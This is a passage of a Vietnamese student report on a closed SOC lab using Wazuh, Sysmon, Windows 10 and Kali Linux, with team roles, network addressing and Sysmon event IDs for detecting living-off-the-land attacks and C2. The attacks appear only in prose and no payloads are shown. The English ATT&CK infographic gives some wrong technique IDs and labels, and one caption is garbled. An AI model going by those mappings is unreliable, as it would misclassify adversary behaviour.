
Mastering MITRE ATT&CK®: A Best Practice Guide to Threat Mapping

A structured process for mapping threat intelligence (finished reports & raw data) to the MITRE ATT&CK® framework for accurate, consistent, and actionable defense.

Understanding the ATT&CK® Framework



A 6-Step Process for Mapping Finished Reports



Avoiding Common Pitfalls

Mistake: Leaping to Conclusions
Don't map without sufficient evidence. Ensure tactic and technique align precisely.

Mistake: Miscategorization
Read descriptions carefully. Deriving files for defense evasion (T1107.004) is different from data destruction (T1486).

Mistake: Missed Opportunities
Don't overlook potential one-to-many mappings. E.g., "access via VNC" could be External Remote Services (T1133) and Valid Accounts (T1078).

Be Aware of Analytical Bias
Consider how novelty, visibility, producers, victims, and availability biases may affect analysis.

Presenting Your Mappings

Use In-line Mapping
Embed ATT&CK TTP links directly: "The actor delivered the payload via phishing emails [T1566.002]".

Tactic	Technique ID	File	Tool/Procedure	Recommendation

Create Summary Tables
Use tables to list the Tactic, Technique ID, Title, specific Use/Procedure, and actionable Recommendations for detection or mitigation.

Visualize with ATT&CK Navigator
Use the ATT&CK Navigator tool to create a visual matrix that summarizes adversary activity and

Pro Tip: Use Permalinks
Link to ATT&CK with version-specific permalinks (e.g., /versions/v12/...) for stable references.

© NotebookLM

Hình 5: Sơ đồ tổng quát các mục tiêu kỹ thuật và quy trình xử lý dữ liệu trong hệ thống sẵn lòng mới đe dọa.


1.3. Phạm vi nghiên cứu

Trong công tác triển khai bất kỳ đề tài khoa học hay đồ án kỹ thuật nào, việc xác định rõ ràng giới hạn và biên độ nghiên cứu đóng vai trò cốt lõi nhằm đảm bảo nguồn lực tập trung tối đa vào các trọng tâm trọng điểm. Việc khoanh vùng phạm vi cụ thể giúp định hình rõ ràng không gian thực nghiệm, tránh lan man sang các mô-đun không cần thiết, đồng thời đảm bảo quá trình mô phỏng các chiến dịch tấn công và phòng thủ diễn ra trong một khuôn khổ kiểm soát chặt chẽ, an toàn và đúng với định hướng chuyên môn của bộ môn an toàn thông tin.

1.3.1. Phạm vi hạ tầng (Wazuh, Sysmon, Windows, Kali Linux).

Về mặt hạ tầng công nghệ và môi trường thực nghiệm, phạm vi của đề tài được giới hạn nghiêm ngặt bên trong một mô hình mạng ảo hóa khép kín hoàn toàn độc lập với hệ thống mạng Internet bên ngoài. Cụ thể, kiến trúc thao trường giả lập này được cấu thành từ ba hệ thống máy ảo chính, tương ứng với ba vai trò tác chiến chuyên biệt trong một tổ chức.

Thành phần thứ nhất là máy chủ trung tâm giám sát an ninh chạy hệ điều hành Linux, nơi cài đặt phần mềm quản lý trung tâm để thu thập, phân tích và hiển thị toàn bộ luồng dữ liệu nhật ký sự kiện. Thành phần thứ hai là máy trạm đóng vai trò thiết bị đầu cuối của nạn nhân sử dụng hệ điều hành Windows thông dụng. Trên máy trạm này, hệ thống tích hợp bộ công cụ theo dõi cấp độ nhân để ghi nhận chi tiết mọi hoạt động tiến trình, tập tin và kết nối mạng, kết hợp cùng phần mềm tác nhân để tự động chuyển tiếp dữ liệu về máy chủ trung tâm. Thành phần thứ ba là máy tính tấn công chuyên dụng sử dụng hệ điều hành mã nguồn mở dành cho kiểm thử xâm nhập, đóng vai trò là điểm xuất phát của lực lượng đổ để thực hiện việc chế tạo mã độc, phân phối tập tin và thiết lập kênh điều khiển từ xa. Toàn bộ các hệ thống này được kết nối với nhau thông qua một bộ chuyển mạch mạng ảo nội bộ, tuyệt đối không cho phép lưu lượng độc hại phát tán ra bên ngoài môi trường thực tế.




Hình 6: Sơ đồ kiến trúc hạ tầng mạng ảo hóa khép kín bao gồm máy chủ giám sát, máy nạn nhân và máy tấn công.

1.3.2. Phạm vi kịch bản tấn công (Cyber Kill Chain, LOLBins).

Bên cạnh giới hạn về mặt hạ tầng vật lý ảo, đề tài cũng xác định rõ ràng biên độ chuyên môn đối với các kịch bản tác chiến giả định. Quá trình mô phỏng các chiến dịch xâm nhập không diễn ra một cách ngẫu nhiên hay lan man, mà phải tuân thủ nghiêm ngặt theo từng bước logic của chuỗi tiêu diệt không gian mạng chuẩn quốc tế. Trọng tâm nghiên cứu được khoanh vùng sâu vào các kỹ thuật lẩn tránh tinh vi, cụ thể là hành vi lạm dụng các công cụ quản trị hệ thống hợp lệ có sẵn trên nền tảng đích nhằm qua mặt các lớp kiểm soát bảo mật.

Đề tài không đi sâu vào việc khai thác các lỗ hổng phần mềm chưa từng được công bố trên thế giới hay thực hiện các cuộc tấn công diện rộng làm gián đoạn dịch vụ hạ tầng mạng. Thay vào đó, phạm vi phân tích tập trung toàn lực vào việc bóc gỡ các đoạn mã lệnh thực thi, quan sát cách thức kẻ tấn công sử dụng các tệp tin hệ thống an toàn để kéo mã độc về máy nạn nhân, thiết lập cơ chế duy trì sự bám trụ và tạo lập kênh giao tiếp điều khiển từ xa. Mọi hành vi này đều phải được ghi nhận lại thông qua các bằng chứng điện tử xác thực để phục vụ cho công tác truy vết và xây dựng luật phát hiện sau này.




Hình 7: Sơ đồ giới hạn các giai đoạn cốt lõi trong chuỗi tiêu diệt không gian mạng áp dụng cho kịch bản lạm dụng công cụ hợp lệ.

1.4. Phân công nhiệm vụ nhóm

Để thực hiện thành công một đề tài mang tính thực chiến cao đòi hỏi sự kết hợp chặt chẽ của nhiều vai trò chuyên môn khác nhau, nhóm thực hiện đã áp dụng mô hình phân công công việc dựa trên cấu trúc vận hành thực tế của một trung tâm điều hành an ninh mạng hiện đại. Dựa trên năng lực chuyên môn và định hướng nghiên cứu, các thành viên trong nhóm được phân chia đảm nhận ba vai trò cốt lõi bao gồm chuyên gia tấn công, kỹ sư hạ tầng hệ thống và chuyên gia săn lùng mối đe dọa. Sự phân chia rõ ràng này giúp tối ưu hóa tiến độ công việc, đảm bảo mỗi giai đoạn từ thiết lập thao trường, thực thi kịch bản cho đến phân tích và viết quy tắc phát hiện đều được đầu tư nghiên cứu một cách kỹ lưỡng và chuyên sâu nhất.

1.4.1. Nhiệm vụ Red Teamer.


Thành viên đảm nhận vai trò chuyên gia tấn công chịu trách nhiệm chính trong việc thiết kế toàn bộ kịch bản xâm nhập và trực tiếp thực thi các chiến dịch tác chiến giả định trên thao trường mạng ảo. Cụ thể, nhiệm vụ của vai trò này bao gồm việc nghiên cứu các kỹ thuật lẩn tránh phần mềm bảo mật, xây dựng các tập lệnh mã độc tùy chỉnh và lập kế hoạch tấn công tuân thủ nghiêm ngặt theo từng bước logic của chuỗi tiêu diệt không gian mạng. Chuyên gia tấn công sử dụng máy tính chuyên dụng để thực hiện việc phân phối tệp tin độc hại, lạm dụng các công cụ quản trị hợp lệ có sẵn trên hệ điều hành nhằm qua mặt các lớp kiểm soát, đồng thời thiết lập kênh điều khiển từ xa để duy trì quyền bám trụ lâu dài trên hệ thống mục tiêu. Toàn bộ các hành động này phải được ghi nhận lại chính xác về mặt thời gian để làm mốc đối chiếu cho lực lượng phòng thủ phía bên kia.



Hình 8: Sơ đồ mô tả nhiệm vụ và quy trình tác chiến của chuyên gia tấn công trong hệ thống giả lập.

1.4.2. Nhiệm vụ SOC Engineer.

Thành viên đảm nhận vai trò kỹ sư hạ tầng hệ thống chịu trách nhiệm cốt lõi trong việc xây dựng, cấu hình và vận hành toàn bộ nền tảng công nghệ phục vụ cho công tác giám sát an ninh mạng. Nhiệm vụ cụ thể bắt đầu từ việc thiết lập hệ thống máy chủ phân tích trung tâm trên nền tảng hệ điều hành mã nguồn mở, cấu hình các dịch vụ tiếp nhận sự kiện và mở các cổng giao tiếp mạng an toàn. Bên cạnh đó, kỹ sư hệ thống phải tiến hành cài đặt, tinh chỉnh các tác nhân thu thập dữ liệu chuyên sâu trên các thiết bị đầu cuối chạy hệ điều hành thông dụng, đồng thời tích hợp thêm các công cụ theo dõi hoạt động ở cấp độ nhân hệ thống. Vai trò này đóng vai trò quyết định trong việc đảm bảo toàn bộ dòng chảy nhật ký sự kiện luôn được thu thập đầy đủ, chuẩn hóa cú pháp và truyền tải thông suốt về trung tâm giám sát mà không gặp bất kỳ sự cố nghẽn mạng hay mất mát dữ liệu nào.



Hình 9: Sơ đồ minh họa nhiệm vụ quản trị hạ tầng và đảm bảo luồng thu thập nhật ký của kỹ sư hệ thống.

1.4.3. Nhiệm vụ Threat Hunter.

Thành viên đảm nhận vai trò chuyên gia săn lùng mối đe dọa chịu trách nhiệm chính trong việc phân tích dữ liệu bảo mật, truy vết dấu vết tấn công và xây dựng các giải pháp phòng ngừa tự động. Ngay sau khi lực lượng tấn công thực thi kịch bản, chuyên gia săn lùng sẽ tiến hành quan sát bảng điều khiển trung tâm, thực hiện việc tương quan các sự kiện rời rạc để xâu chuỗi lại thành một dòng thời gian tấn công hoàn chỉnh. Dựa trên các bằng chứng kỹ thuật thu thập được, vai trò này tiến hành ánh xạ chính xác các hành vi xâm nhập vào bộ khung tiêu chuẩn quốc tế nhằm phân loại chiến thuật và kỹ thuật của tin tặc. Nhiệm vụ quan trọng cuối cùng là tự nghiên cứu và phát triển các bộ quy tắc phát hiện bằng ngôn ngữ định dạng chuẩn, giúp hệ thống tự động nhận diện và cảnh báo sớm trước các hành vi xâm phạm tương tự trong tương lai.

Modern SOC Components



Hình 10: Sơ đồ minh họa quy trình phân tích nhật ký, ánh xạ chiến thuật và xây dựng luật phát hiện của chuyên gia săn lùng.

CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG VÀ CƠ SỞ LÝ THUYẾT

2.1. Kiến trúc hệ thống Lab

Trong lĩnh vực an toàn thông tin, việc giám sát tập trung các sự kiện xảy ra trên hệ thống là một nhiệm vụ quan trọng của Trung tâm Điều hành An ninh mạng, hay còn gọi là SOC – Security Operations Center. SOC có nhiệm vụ thu thập dữ liệu, theo dõi hoạt động của các thiết bị, phát hiện hành vi bất thường và hỗ trợ xử lý sự cố bảo mật.

Mô hình Lab của đề tài được xây dựng theo hướng mô phỏng một hệ thống SOC thu nhỏ. Trong đó, các sự kiện bảo mật từ máy trạm Windows được thu thập và gửi về máy chủ Wazuh để phân tích tập trung. Đồng thời, một máy Kali Linux được sử dụng để thực hiện các hành vi mô phỏng tấn công nhằm kiểm tra khả năng phát hiện của hệ thống phòng thủ.

Mô hình gồm ba máy ảo chính:


- Máy Ubuntu cài đặt Wazuh Manager, đóng vai trò trung tâm tiếp nhận và phân tích log.
- Máy Windows 10 đóng vai trò Endpoint hoặc máy nạn nhân, được cài đặt Wazuh Agent và Microsoft Sysmon.

Máy Kali Linux đóng vai trò máy tấn công, dùng để tạo payload, phân phối tệp độc hại và thiết lập máy chủ điều khiển C2.

Ba máy được kết nối trong cùng một vùng mạng nội bộ có dải địa chỉ 192.168.120.0/24. Việc sử dụng chung một vùng mạng giúp các máy có thể trao đổi dữ liệu, phục vụ quá trình tải tệp, gửi log và mô phỏng kết nối điều khiển từ xa.

2.1.1. Sơ đồ mạng tổng thể (Network Diagram).

Sơ đồ mạng của mô hình Lab được mô tả như sau:



Hình 11: Sơ đồ mạng

2.1.2. Chi tiết cấu hình hạ tầng (IP, HĐH, vai trò từng máy).

Hệ thống	Địa chỉ IP	Hệ điều hành	Vai trò
Wazuh Server	192.168.120.10	Ubuntu Linux	Cài đặt Wazuh Manager, tiếp nhận và phân tích log
Windows Endpoint	192.168.120.128	Windows 10	Máy nạn nhân, thu thập telemetry bằng Sysmon và Wazuh Agent
Kali Linux Attacker	192.168.120.134	Kali Linux	Tạo payload, phân phối tệp và thiết lập kết nối C2

Trên Ubuntu, Wazuh Manager được cấu hình sử dụng cổng 1515/TCP để đăng ký Agent mới và cổng 1514/TCP để tiếp nhận log từ các Endpoint. Tường lửa UFW được cấu hình cho phép lưu lượng đi qua hai cổng này. Sau khi cấu hình, trạng thái lắng nghe của dịch vụ được kiểm tra bằng lệnh:

```
netstat -tulpn | grep -E "1514|1515"
```

=> Kết quả cho thấy tiến trình wazuh-authd và wazuh-remoted đã hoạt động ở trạng thái LISTEN. Điều này xác nhận Wazuh Server đã sẵn sàng tiếp nhận kết nối đăng ký và dữ liệu log từ máy Windows.

2.2. Công cụ Telemetry và Hệ thống SIEM

Trong công tác săn lùng mối đe dọa và vận hành an ninh mạng hiện đại, việc thu thập dữ liệu thô từ các thiết bị là chưa đủ, mà hệ thống còn cần đến các công cụ ghi nhận chuyên sâu và một nền tảng phân tích tập trung đủ mạnh mẽ. Sự kết hợp chặt chẽ giữa bộ công cụ theo dõi cấp độ nhân hệ thống và phần mềm quản lý sự kiện bảo mật trung tâm đóng vai trò là đôi mắt và bộ não giúp lực lượng phòng thủ không bao giờ bỏ sót bất kỳ một dấu vết bất thường nào.

2.2.1. Microsoft Sysmon và các Event ID thiết yếu.

Để lấp đầy những khoảng trống thông tin mà hệ thống ghi sự kiện mặc định của hệ điều hành Windows còn để lại, công cụ Microsoft Sysmon ra đời và trở thành giải pháp tiêu chuẩn không thể thiếu đối với mọi kỹ sư an ninh mạng. Sysmon hoạt động như một dịch vụ hệ thống chạy ngầm và một trình điều khiển cấp độ nhân, cho phép theo dõi sát sao mọi hoạt động diễn ra trên thiết bị đầu cuối với độ chi tiết cực kỳ cao. Công cụ này ghi nhận lại toàn bộ các biến động từ tiến trình, tập tin cho đến kết nối mạng và lưu trữ vào các kênh nhật ký vận hành riêng biệt.

Trong phạm vi nghiên cứu của đề tài, các sự kiện cốt lõi được thu thập và phân tích bao gồm:


- **Sự kiện định danh số một:** Ghi nhận toàn bộ quá trình tạo lập một tiến trình mới trên hệ thống, cung cấp thông tin chi tiết về tên tệp thực thi, câu lệnh đầy đủ, đường dẫn thư mục, tài khoản thực hiện và đặc biệt là tiến trình cha đã ra lệnh khởi chạy tiến trình đó.
- **Sự kiện định danh số ba:** Theo dõi sát sao các kết nối mạng được thiết lập từ thiết bị ra bên ngoài hoặc giữa các tiến trình nội bộ, ghi nhận rõ địa chỉ giao thức mạng nguồn và đích kết hợp với số hiệu cổng giao tiếp.

- **Sự kiện định danh số mười một:** Cung cấp bằng chứng quan trọng khi có bất kỳ một tệp tin mới nào được tạo ra hoặc ghi đè trên ổ đĩa, giúp lực lượng phòng thủ phát hiện chính xác thời điểm mã độc được kéo về lưu trữ tạm thời.
- **Sự kiện định danh số mười ba:** Theo dõi các thay đổi tác động lên cơ sở dữ liệu hệ thống đăng ký, từ đó nhận diện các kỹ thuật duy trì quyền truy cập trái phép.
- **Sự kiện định danh số hai hai:** Ghi nhận mọi truy vấn phân giải tên miền do các tiến trình thực hiện, hỗ trợ đắc lực trong việc phát hiện các kênh truyền thông độc hại ẩn giấu.
- Microsoft Sysmon được sử dụng để mở rộng khả năng ghi nhận sự kiện trên Windows. Sysmon là một công cụ thuộc bộ Sysinternals của Microsoft, hoạt động như một dịch vụ hệ thống và ghi lại nhiều sự kiện chi tiết hơn so với Windows Event Log thông thường.

Sysmon có thể ghi nhận các sự kiện như:

- Event ID 1: Tạo tiến trình.
- Event ID 3: Kết nối mạng.
- Event ID 11: Tạo tệp.
- Event ID 13: Thay đổi Registry.
- Event ID 22: Truy vấn DNS.

Trong kịch bản này, Sysmon Event ID 11 có vai trò quan trọng vì ghi nhận được hành vi tạo tệp evil.exe tại thư mục C:\Windows\Temp.



